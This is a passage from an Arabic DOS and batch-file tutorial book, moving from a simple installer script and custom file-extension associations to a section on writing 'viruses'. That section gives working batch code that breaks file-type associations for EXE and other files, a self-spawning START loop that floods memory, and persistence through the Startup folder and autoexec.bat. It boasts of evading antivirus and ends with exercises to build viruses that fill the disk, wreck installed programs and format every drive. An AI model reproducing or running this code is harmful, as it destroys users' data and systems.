سأجيبه أنا بنعم، وذلك بضغط الزر اليميني للفأرة فوق الملف الدفعي ثم اختيار "تحرير"، لكن ما رأيك بأن تحول برنامجك الذي صنعته قبل قليل إلى صيغة exe. بحيث تحمي الكود أولاً، و تجعل برنامجك يظهر بمظهر آخر (احترافي)، سيقول لي القارئ "ايدي بزنارك" بس كيف؟، سأجيبه:

هناك برنامج مرفق مع هذا الكتاب، اسمه B2Econverter، يقوم بتحويل البرنامج من صيغة bat. إلى صيغة exe.، طريقة استخدامه واضحة، لكن يجب عليك الالتزام بالتعليمات المرفقة مع البرنامج حتى يعمل البرنامج بشكل سليم.

v البرنامج الثاني باستخدام الملفات الدفعية Batch Files:

وهو برنامج تنصيب، أي مثل برنامج الـــSetup أو الـــInstall الذي يقوم بتنصيب البرامج.

افتح مستند جديد على المفكرة و لنبدأ العمل..

ما هما أول سطرين ؟ وماذا يعملان؟ (راجع المثال التطبيقي السابق).

بعد أن عطلنا عرض المسارات بوضع الأمر ECHO OFF و منعنا مقاطعة الملف أثناء عمله بواسطة الأمر BREAK OFF، سنجعل عنوان النافذة يحمل كلمة Install ، ثم سنضع رسالة مفادها أن هذا البرنامج هو عبارة عن برنامج إعداد لبرنامج Sample على سبيل المثال، معنى كلامي السابق أن الأسطر الثلاث الأولى ستصبح كالتالي:

```
ECHO OFF

BREAK OFF

TITLE Install

ECHO. This Program Will Install Sample Program On Your Machine
```

لاحظ أننا وضعنا .ECHO و النقطة تفيد (إن وضعت بعد الأمر ECHO) بأنها ستترك مسافة واحدة في بداية السطر قبل عرض التعليق.

الآن سنضع اختيارات، أي: اضغط رقم 1 للإكمال، رقم 2 للخروج.

و لكن قبل أن نضع الاختيار يجب أن نضع السطرين:

```
ECHO. To Continue Press 1

ECHO.  To Quit Priss 2
```

من المؤكد أنك تعرف معنى السطرين السابقين.

الآن نضع الاختيار كالتالي:

```
CHOICE /c:12
IF ERRORLEVEL 2 GOTO :CO
IF ERRORLEVEL 1 GOTO :EX
:CO
MKDIR %ProgramFiles%\Sample
COPY *.* %ProgramFiles%\Sample\ /Y
COPY App.exe %USERPROFILE%\Desktop\
CLS
ECHO. Installation Completed.. Press any key to quit
PAUSE
EXIT

:EX
EXIT
```

الآن شرح كود الاختيار:

```
CHOICE /c:12
```

وهو الأمر الذي يقوم بعرض الاختيار على المستخدم، 12 هي الاختيارات المتاحة للمستخدم.

```
IF ERRORLEVEL 1 GOTO :CO
```

أي إذا ضغط المستخدم زر 1 (رقم 1)، فاذهب إلى النقطة CO:

```
IF ERRORLEVEL 2 GOTO :EX
```

إذا ضغط المستخدم رقم 2 فاذهب إلى النقطة EX:

:CO

هي النقطة التي سوف يذهب إليها البرنامج إذا اختار المستخدم رقم 1، وما هو موجود داخلها يأتي في السطر التالي بعدها، وهو:

MKDIR %ProgramFiles%\Sample

MKDIR كما تعلمنا هو أمر لصنع مجلد، وما هو بعده هو مسار المجلد الذي سيتم صنعه، %ProgramFiles% هو متغير من متغيرات ويندوز، يشير إلى المسار الذي تنزل فيه البرامج بشكل افتراضي، أجل.. كان من الممكن أن نضع بدل هذا المتغير السطر التالي:

C:\Progra~1

لكن ماذا لو كان المستخدم قد غير المسار الذي سيتم تنزيل البرامج فيه بشكل افتراضي؟ فإن كان قد فعل ذلك، سيبدو الضعف واضحاً في برنامجنا، وسنرغم المستخدم على شيء لا يحبه، لذلك قمنا باستخدام المتغير %ProgramFiles%، أما Sample\ فهو المجلد الذي نريد صناعته.

السطر التالي ضمن النقطة :CO هو:

COPY *.* %ProgramFiles%\Sample\ /Y

وسيقوم هذا السطر بنسخ كافة الملفات الموجودة ضمن المجلد الذي يوجد فيه الملف الدفعي إلى المجلد الذي صنعناه قبل قليل.

COPY App.exe %USERPROFILE%\Desktop\

يقوم بوضع اختصار للبرنامج على سطح المكتب، لاحظ أن App.exe هو البرنامج التطبيقي.

CLS

يقوم بمسح الشاشة.

ECHO. Installation Completed.. Press any key to quit

يقوم بعرض رسالة على المستخدم، "إن الإعداد قد انتهى، اضغط أي زر للإغلاق".

PAUSE

لعرض الرسالة "اضغط أي زر للمتابعة".

EXIT

لإغلاق النافذة.

إن الكلام السابق كله يحدث إذا ضغط المستخدم على زر 1، أما إذا ضغط 2 فسيذهب البرنامج إلى النقطة EX: التي لا يوجد داخلها سوى أمر الإنهاء EXIT.

الآن حول الملف الذي كتبته إلى ملف دفعي و ضعه أينما شئت مع مجموعة ملفات، وشغله و انظر النتيجة، لقد قمت فعلا بصنع برنامج إعداد بسيط و جميل.

ولكت للأسف إن كان لديك Windows XP فستضطر لعمل خطوة إضافية.

هناك نوعين من نوافذ الدوس في وندوس اكس بي الأول هو CMD و الثاني COMMAND

و النوع الأول لا يتعامل مع الملفات الدفعية بشكل سليم، لذلك سنقوم بعمل ملف دفعي آخر و نكتب فيه السطر التالي:

COMMAND | Ins.bat

حيث أن الإشارة | تشير إلى أننا نريد وضع أمرين أو أكثر في نفس السطر، و Ins.bat هو اسم الملف الذي صنعناه قبل قليل، ووضع اسم الملف كأمر يفيد في تشغيله.

إن نافذة الدوس الافتراضية في WINDOWS XP هي من النوع CMD، و هذا السطر سوف يقوم بتشغيل النوع الثاني أي COMMAND و يأمره بتشغيل الملف الدفعي الأول، وبذلك سيعمل الملف على أحسن وجه.

لكن هناك خبر سيء آخر فيما يتعلق بويندوس اكس بي، فهو لا يعرف الأمر CHOICE لذلك ستضطر لحذف خطوة الاختيار و البدء فوراً بنسخ الملفات بعد عرض رسالة على المستخدم تخبره أنه سوف يتم نسخ بعض الملفات.

و إن كان لديك Win ME أو 98 فالبرنامج الأول كافي بكل كفاءة لعمل التنصيب بشكل ممتاز.

v البرنامج الثالث باستخدام الملفات الدفعية Batch Files:

البرنامج الذي سأشرح كيفية صنعه الآن، برنامج خدمي جميل، لكنك يمكن أن تصنع بنفس هذه الطريقة، فيروس خطير يهدد أمن أنواع الملفات في النظام، هذا إن فهمت طريقة صنع البرنامج، وهذا هو هدفي من كتابة الكتاب، أي أن تفهم كيفية صنع برنامج بسيط، ثم من خلال فهمك يمكن أن تصنع برنامج أضخم.

البرنامج الذي أنا بصدده الآن يقوم بصنع لاحقة جديدة، مثل exe. ، أي سنصنع لاحقة برامج تنفيذية في الجهاز، سأعيد صياغة الفكرة بشكل أبسط، انظر إلى أي برنامج تشغله، ما هي لاحقة الملف الذي تشغل منه هذا البرنامج؟، هناك عدة لواحق تشير إلى الملفات التنفيذية (أي عند تشغيلها سيتم تنفيذ برنامج ما)، أهم هذه اللواحق هي exe. و com. و bat. ، إن السابقة هي أهم لواحق الملفات التنفيذية، لكن ما رأيك بأن تصنع لاحقة خاصة ببرنامجك؟، أي يمكنك أن تصنع برنامجك بأي لغة برمجة كانت، ثم تصنع ملف دفعي يقوم بتعريف لاحقة خاصة للملفات التطبيقية أو التنفيذية سيعمل عليها برنامجك، أظن أن الفكرة جميلة نسبياً، دعنا الآن من الكلام و لنبدأ بالتطبيق.

إن هدف الفقرة ليس بهذه البساطة، إنما أريدك أن تتقن التعامل مع أنواع الملفات.

أعِد ذاكرتك إلى الخلف قليلاً، أي إلى قسم أوامر دوس، هل تتذكر أمراً يعرض أنواع الملفات الموجودة في الجهاز ؟

أجل..، لقد أصبت، إنه الأمر ASSOC ، الذي يعرض كافة أنواع الملفات الموجودة في الجهاز، و يعرض برامج تشغيلها، كما يتيح لك التعديل عليها، و إضافة أنواع جديدة عليها.

الآن أريدك من خلال الأمر ASSOC أن تحزر ما هو برنامج تشغيل الملفات ذات اللاحقة exe.، إن أردت المساعدة فسيكون الأمر الذي يحضر لك ضالتك كالتالي:

```
ASSOC .exe
```

فما هي نتيجة الأمر؟ وما هو المشغِّل؟

ستكون نتيجة الأمر كالتالي:

```
.exe=exefile
```

لاحظ من السطر السابق، أن نوع الملفات exe. يتم تشغيله بواسطة المشغل الذي يدعى exefile.

انتهت الخطوة الأولى، فهيا بنا للثانية..

الآن نريد أن نعرف المسار الذي يعمل منه المشغل، بغض النظر إن كان المغل اسمه exefile أو غيره، لأن المشغل سوف يختلف من نوع ملفات إلى آخر، فلمعرفة مسار المشغل نفعل ذلك بواسطة الأمر FTYPE (كما ذكرنا سابقاً)، و يكون الأمر كالتالي:

FTYPE exefile

و ستكون النتيجة كالتالي:

exefile="%1" %*

ستقول لي أين المسار، أليس كذلك؟، في الحقيقة، الملفات التنفيذية ليس لها مشغل خاص، لأن النظام بأكمله هو مشغلها، وسيتم تعريف مسار برنامج تشغيلها على أنه "%1" %*، لكنك إن أردت عرض برنامج تشغيل الملفات ذات اللاحقة mmm. سيكون الأمر كالتالي:

ASSOC .mmm

و النتيجة ستكون:

.mmm=MPlayer

الآن عرفنا أن برنامج تشغيل الملفات ذات اللاحقة mmm. هو MPlayer، ولعرض مساره نستخدم الأمر:

FTYPE MPlayer

و ستكون النتيجة:

MPlayer=mplay32.exe /play /close "%L"

و الآن عدت لتقول لي أين مسار البرنامج، و سأقول لك عد إلى الأمر PATH ، وراجعه، ستجد أن ويندوز سيبحث في فهارس معينة عند بدء أي برنامج بهدف الحصول على ملفات دعم، افتح الدوس و نفذ الأمر PATH ، لاحظ أن النتيجة ستكون كالتالي:

PATH=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\system32\WBEM;C:\Program Files\Support Tools\

إن هذه النتيجة تعني أنه سوف يتم البحث عن ملفات الدعم في الفهارس:

1- C:\WINDOWS\system32
2- C:\WINDOWS
3- C:\WINDOWS\system32\WBEM

4- C:\Program Files\Support Tools\

الآن لنعد إلى مشغل الملفات mmm. الذي يدعى MPlayer، رأينا أن مشغله الفعلي هو mplay32.exe، أريدك أن تبحث في الفهارس التي وجدناها بواسطة الأمر PATH فإن لم تجد ملفاً يدعى mplay32.exe فلن أضع أصابعي على لوحة مفاتيح طوال حياتي هههههه، سأوضح الكلام بشكل أكبر، إن أمر عرض المسارات FTYPE لم يخطئ، فبدلا من أن يعطينا النتيجة كالتالي:

MPlayer= C:\WINDOWS\system32\mplay32.exe /play /close "%L"

أعطاها كالتالي:

MPlayer=mplay32.exe /play /close "%L"

وليس هناك فرق بين النتيجتين، لأن وندوس بكل الأحوال سيبحث في المجلد System32 عن ملفات الدعم؛ هل أصبحت الفكرة واضحة؟

و كمثال آخر عن المشغلات (برامج التشغيل) و المسارات، دعونا نعرف مسار برنامج التشغيل الذي يشغل الملفات من النوع (اللاحقة) pdf.، أي نفس نوع الملف الذي تقرؤه الآن، أتوقع أنك فتحت الدوس، وأجريت الأمر التالي:

ASSOC .pdf

لقد حصلت على النتيجة التالية:

.pdf=AcroExch.Document

و هذا يعني أن البرنامج الذي يشغل الملفات ذات اللاحقة pdf. يدعى AcroExch.Document، الآن دعنا نرى مسار هذا المشغل، سيكون ذلك بالأمر:

FTYPE AcroExch.Document

و ستكون النتيجة كالتالي:

AcroExch.Document="C:\Progra~1\Adobe\Acroba~1\Reader\AcroRd32.exe" "%1"

لاحظ معي، لقد اختلفت النتيجة، فقد تم الإعلان عن موقع المشغل بشكل صريح وواضح، فالمشغل يقع على السواقة :C في المجلد Program Files، ثم المجلد Adobe ثم Acrobat 6.0 ثم المجلد Reader، وأخيراً المشغل الفعلي لهذا النوع من الملفات وهو الملف AcroRd32.exe.

الآن أعتقد أنك أصبحت تجيد – إلى حد ما – التعامل مع أنواع الملفات و المشغلات.

أذكر أن كان هدفنا من كل هذا الكلام حول أنواع الملفات و مشغلاتها هو تعريف لاحقة تعمل عمل لواحق البرامج التنفيذية.. أليس كذلك؟

إن كل هذا البرنامج يتلخص في عدة أسطر هي:

```
ECHO OFF
ASSOC .saz=MyAppendage
FTYPE MyAppendage=”%%1” %%*
CLS
EXIT
```

هذه هي كل المعضلة، لكن لحظة..، أذكر أني ذكرت أن هناك مشكلة في تعامل Win XP مع بعض الأوامر، وللأسف..، فالأوامر السابقة مضمنة في الأوامر التي لا يتعامل معها CMD، لذلك سنضطر لتشغيلها عن طريق نافذة الـــ COMMAND، لكن هل تذكر كيف؟

سأذكرك كيف سيتم ذلك بمثال آخر، وسنعمل حركة أخرى تضيف بعض الجمالية للبرنامج.

لنفرض أننا صنعنا الملف الدفعي السابق، الذي أسميته أنت MyAppendage.bat، حتى لو لم تسميه بهذا الاسم، أريدك أن تغير لاحقته إلى أي لاحقة أخرى، لنقم بتسميته الاسم MyAppendage.dll، أعلم أن اللاحقة dll. هي لاحقة ملفات مكتبات الربط الديناميكي، لكن صبراً عليّ، فسنقوم بعمل حركة بسيطة و جميلة.

افتح مستند جديد على المفكرة و اكتب داخله التالي:

```
ECHO OFF
COPY MyAppendage.dll c:\ MyAppendage.bat
```

برأيك ماذا سيحدث عندما يتم تنفيذ السطر السابق؟

صح..، سيتم نسخ الملف MyAppendage.dll إلى السواقة C:\ و إعادة تسمية النسخة الجديدة إلى MyAppendage.bat.

الآن لنكمل كتابة الملف الدفعي، سنضع بعد السطرين السابقين الأسطر التالية:

COMMAND | CALL C:\ MyAppendage.bat

انتهينا الآن من كتابة البرنامج، اصنع الملف الدفعي الأخير بصورة طبيعية، و ضعه مع ملف الـــ DLL المزيف، وسيتم العمل على أحسن ما يرام.

أريد أن أنوه لشئ، إذا أردنا تعريف نوع ملفات يدوياً فإن ذلك مختلف بشئ بسيط عن تعريف نوع بواسطة ملف دفعي ذاتي التنفيذ، فإن أردنا تعريف نوع يدوياً يكون العمل كالتالي:

1- نفتح نافذة دوس (ابدأ – تشغيل – COMMAND)
2- نكتب الأمر ASSOC .saz= MyAppendage
3- ثم نكتب الأمر FTYPE MyAppendage="%1" %*

و نكون قد انتهينا من العمل، الآن إذا أعدنا تسمية أي ملف لاحقته exe. إلى اللاحقة saz. فسيعمل الملف بشكل سليم على أنه ملف تنفيذي.

لكن ما الفرق بين الطريقتين؟

إذا كنت قوي الملاحظة لدرجة كافية ستقول لي أننا في الطريقة الأولى (أي ملف دفعي) كتبنا إشارتي %، ولكن في الطريقة الثانية كتبنا إشارة واحدة.

إن ويندوز أثناء تعامله مع المتغيرات و الملفات الدفعية يفرق بين 1% وبين 1%%، ففي الملف الدفعي سيتم إلغاء إشارة % واحدة ووضع ما يأتي بعدها في ذخيرة الأمر ASSOC، لكن إن فعلنا ذلك يدويا، فسيتم إدخال كافة الأحرف و الرموز في القائمة.

الآن قد انتهينا من صنع برنامجنا..

في الجزء التالي سأقوم بكتابة وشرح بعض الفيروسات، والجميل في هذه الفيروسات أنها غير معروفة من قبل الأنتي فايروس AntiVirus لذلك أريدك أن تركز معي جيداً، لكي يتحقق هدفي من كتابتها..

v الفيروس الأول باستخدام الملفات الدفعية:

قبل البدء بهذا الموضوع – أقصد الفيروسات – أعلن إخلاء مسؤوليتي عن أي استخدام لهذه الفيروسات أو طرق صناعتها.

إن الفيروس الأول الذي سنقوم بصناعته يتصل بشكل مباشر بأنواع الملفات، لأن هذا الفايرس سيقوم بتعطيل كافة أنواع الملفات التي نريد تعطيلها، أرجو الحذر عند العمل، لأنك إن لم تستطع إصلاح ما خربت، فستضطر لإعادة تنصيب النظام.

لنبدأ بصناعة الفيروس..

افتح المفكرة، واكتب داخلها:

```
@ECHO OFF
FTYPE exefile=%%*
EXIT
```

انتهينا من صناعة الفايرس، فإذا صنعت من الكود السابق ملف دفعي وشغلته، وعدت لتشغل أي ملف EXE فسيعطيك ويندوز رسالة تشير إلى موقع خاطئ للملف.

إن كنت قد تورطت وعملت ذلك، فلإصلاح العطل اصنع ملف دفعي جديد وضع داخله الأسطر التالية:

```
@ECHO OFF
FTYPE exefile=”%%1” %%*
EXIT
```

و شغله، ستجد أنه تم إصلاح الخطأ.

إذا فهمت الفكرة من الأمر السابق (أقصد أمر التعطيل)، فستصنع فيروساً يدمر كافة اللواحق التي تعطيها له، وإن لم تفهمها، فتابعني..

في الكود السابق قمنا بتعطيل كافة الملفات التي لاحقتها exe، تعال لنضف سطراً آخر يقوم بتعطيل لاحقة أخرى.

```
@ECHO OFF
```

FTYPE exefile=%%*

FTYPE txtfile=%%*

EXIT

لاحظ أننا أضفنا سطراً يقوم بتعطيل الملفات ذات اللاحقة .txt، فنحن نضع الأمر FTYPE، ثم اسم مشغل الملفات، ثم إشارة = ثم *%%، وللحصول على اسم مشغل أي نوع من الملفات نكتب الأمر:

ASSOC .txt

بالأمر السابق سنحصل على مشغل الملفات ذات اللاحقة .txt، والنتيجة هي .txt=txtfile، أي أن المشغل هو txtfile وللحصول على اسم مشغل أي نوع آخر نبدل .txt بالنوع الذي نريد، وسنحصل على النتيجة.

وهكذا نكون قد عطلنا نوع الملفات؛ في الحقيقة نحن في عملنا هذا إنما نقوم بتضليل نوع الملفات عن برنامج التشغيل، ولا نقوم بأي شئ آخر.

حاول وضع أكبر عدد من أنواع الملفات في ملفك الدفعي وستكون النتيجة أخطر، لأنك ستقوم بتعطيل عدد أكبر من الأنواع، وحاول انتقاء أنواع مهمة مثل .exe و .com و .doc و .pdf و .zip و .rar و إلى آخره من الأنواع المهمة.

أفترض أنك قد تساءلت عن الرمز @ الذي وضعته قبل ECHO OFF، وسأقول لك ما فائدته، هو رمز يستخدم في الملفات الدفعية، ويفيد في تنفيذ الأمر الذي بعده دون كتابته على الشاشة، فلو صنعت ملف دفعي فيه الأمر DIR، عند تنفيذ (تشغيل) الملف سيقوم الملف بطباعة الأمر DIR على الشاشة، ثم يظهر نتيجته، أما إذا وضعت الرمز @ قبله، أي هكذا @DIR، فسيقوم الملف الدفعي بعرض النتيجة دون طباعة الأمر، أي يبدأ مباشرة بإظهار النتيجة.

ونحن إن وضعنا الرمز @ قبل الأمر ECHO OFF فإن النتيجة هي تعميم الأمر على الملف الدفعي بشكل كلي، وبالتالي إخفاء الأوامر كلها والبدء مباشرة بعرض نتائج الأوامر الموجودة داخل الملف الدفعي دون طباعتها.

٧ الفيروس الثاني باستخدام الملفات الدفعية:

إن قصدي من كتابة أي كود –برنامج أو فيروس– هو أن تتعلم طريقة كتابة الكود، أقصد أنك بإمكانك أن تكتب أكثر من 100 فيروس مختلف بمجرد معرفتك حول كيفية التعامل مع أوامر دوس و كيفية وضعها داخل الملف الدفعي، ولكني سأبقى معك حتى تفهم كيفية كتابة تلك الأوامر بشكل سليم.

هناك الكثير من الفيروسات التي يمكن صناعتها، وأنا حائر أيها أختار، لكني في هذا الفايرس سأتطرق إلى أمر لم يرد سابقاً، تابع معي كيفية صناعة الفايرس الذي يقوم بإغراق الذاكرة.

مهمة هذا الفايرس هو تشغيل عدد لا نهائي من نوافذ الدوس حتى تمتلئ الذاكرة، فيضطر المستخدم لإعادة تشغيل الجهاز.

إن هذا الفايرس لا يتعدى السطر الواحد وهو:

```
START %batchfilename.bat
```

لكن شرح هذا السطر ربما يطول..

لقد تعلمنا ما هي وظيفة الأمر START لذلك لن نعيد شرحه.

أما الرمز % فهي تشير إلى أن الذي سيأتي بعدها إما متغير، أو اسم الملف الدفعي، عندما يعمل الكود السابق وعندما يرى دوس الرمز % فإنه سيتوقع أن المستخدم يريد استخدام متغير (أي مثل المتغيرات التي نحضرها من الأمر SET أو نعرفها بواسطته)، ولكنه عندما يرى أن الكلمة لا تنتهي بالرمز % فلن يبقى أمامه سوى خيار واحد، وهو أن اسم الملف الدفعي الذي يعمل هو ما بعد الرمز %، وسيقوم بتنفيذ أمر ما بعدد لا نهائي و بناءً على ذلك فإن الكود السابق لن يعمل إلا إذا كان اسم الملف الدفعي هو batchfilename.bat .

إذاً.. إذا كان اسم الملف الدفعي WW.bat فكيف سيكون السطر السابق؟.. صح، سيكون كالتالي:

```
START %WW.bat
```

والآن، لنأت لتفرعات الكود؛ إذا كان المستخدم الذي سيعمل الفايرس في جهازه لديه معرفة سطحية في دوس أو في الملفات الدفعية، سيضغط مباشرة و بدون أي تفكير على الزرين CTRL+C، فماذا علينا أن نفعل لمنعه؟

وإن كان المستخدم لا يعرف كيف يوقف عمل الملف الدفعي، أو أن الخطة قد نجحت، فسيعيد إقلاع الجهاز، لكن ركز معي، إنه سيعيد إقلاع الجهاز، ومن طبيعة عمل الفيروسات أنها تقوم بأعمال مزعجة أو مؤذية، إن كنت قد فهمت قصدي، فستكون قد عرفت خطتي، أي وضع الملف الدفعي في بدء التشغيل، ولكن كيف؟

بشكل عام، إن البرامج التي تعمل عند بداية الإقلاع يمكن أن تتواجد في عدة أماكن أهمها:

1- الرجستري (محرر التسجيل).
2- بدء التشغيل (الموجود في قائمة ابدأ).
3- الملف الخطير والملف الدفعي الأول وهو Autoexec.bat.

إن التعامل مع الرجستري بواسطة الملفات الدفعية ممكن، لكنه يحتاج إلى موافقة المستخدم على خطوة ما، ومن طبيعة الفايرس أن يعمل دون أن يستشير أحداً، لذلك سنستبعد الخيار الأول، و سنلجأ للخيار الثاني، ولكن كيف نضع برنامج ما في بدء التشغيل؟

إن كنت قد فهمت الأمر SET فستفعل ذلك ببساطة، لكني سأكتب الأمر، وهو:

```
COPY batchfilename.bat %USERPROFILE% \Start~1\Programs\Startup\
```

و بذلك نكون قد وضعنا الملف batchfilename.bat في قائمة ابدأ، ضمن مجلد بدء التشغيل.

و للضمان، سندخل أمر في ملف Autoexec.bat يقوم بتشغيل الفايرس عند بدء تشغيل ويندوز، وذلك باستخدام الطريقة >> كالتالي:

```
COPY batchfilename.bat %windir%\

ECHO >>%SystemDrive%\autoexec.bat

ECHO CALL %windir%\batchfilename.bat >>%SystemDrive%\autoexec.bat
```

و بهذا الشكل نكون قد أضفنا الفايرس إلى قائمة بدء التشغيل و ملف autuexec.bat

وفي نهاية العمل (وبعد وضع بعض الكماليات)، سيصبح الكود النهائي للفايرس كالتالي:

```
@ECHO OFF

BREAK OFF

ECHO HeLlO I aM ^HaCkEr_BoY^ hOw aRe yOu?.. HoW Is yOuR CoMpUtEr?

START %batchfilename.bat

COPY batchfilename.bat %USERPROFILE% \Start~1\Programs\Startup\

COPY batchfilename.bat %windir%\
```

```
ECHO >>%SystemDrive%\autoexec.bat

ECHO CALL %windir%\batchfilename.bat >>%SystemDrive%\autoexec.bat
```

حاول أن تقرأ الكود سطراً سطراً، وستفهمه بالتأكيد.

٧ تمارين:

1. اصنع فايرس يقوم بنسخ نفسه بعدد لا نهائي حتى يمتلئ الهارد. (نفس مبدأ آخر فايرس)
2. اصنع ملفاً يقوم بتغيير الفهرس الافتراضي لتنصيب البرامج على النظام. (الأمر SET)
3. اصنع ملفاً يقوم بإفراغ مجلد الملفات المؤقتة (TEMP). (الأمر SET)
4. اصنع ملفاً يقوم بتخريب كافة البرامج المثبتة على النظام. (الأمر PATH)
5. اصنع فيروساً يقوم بالعمل مرة واحدة، ثم يدخل في سبات لمدة أسبوع. (الأمر AT)
6. اصنع فيروساً يقوم بتخريب النظام دون حذف كافة الملفات. (حذف إحدى الملفات الخطيرة أو تضليل النظام)
7. اصنع فيروساً يقوم بفرمتتة كافة السواقات المحتمل وجودها في الجهاز. (الأمر FORMAT)

اسم الملف:	دوس والملفات الدفعية.doc
الدليل:	E:\Learning\Bat Files\Doc's
القالب:	C:\Documents and Settings\SamerBakkar\Application Data\Microsoft\Templates\Normal.dot
العنوان:	كتاب دوس
الموضوع:	
الكاتب:	Samer Bakkar
كلمات أساسية:	
تعليقات:	
تاريخ الإنشاء:	PM 1:07 2005/27/9
رقم التغيير:	294
الحفظ الأخير بتاريخ:	AM 6:46 2005/16/10
الحفظ الأخير بقلم:	Samer Bakkar
زمن التحرير الإجمالي:	2,051 دقائق
الطباعة الأخيرة:	AM 7:02 2005/16/10
منذ آخر طباعة كاملة	
عدد الصفحات:	62
عدد الكلمات:	8,994 (تقريباً)
عدد الأحرف:	51,267 (تقريباً)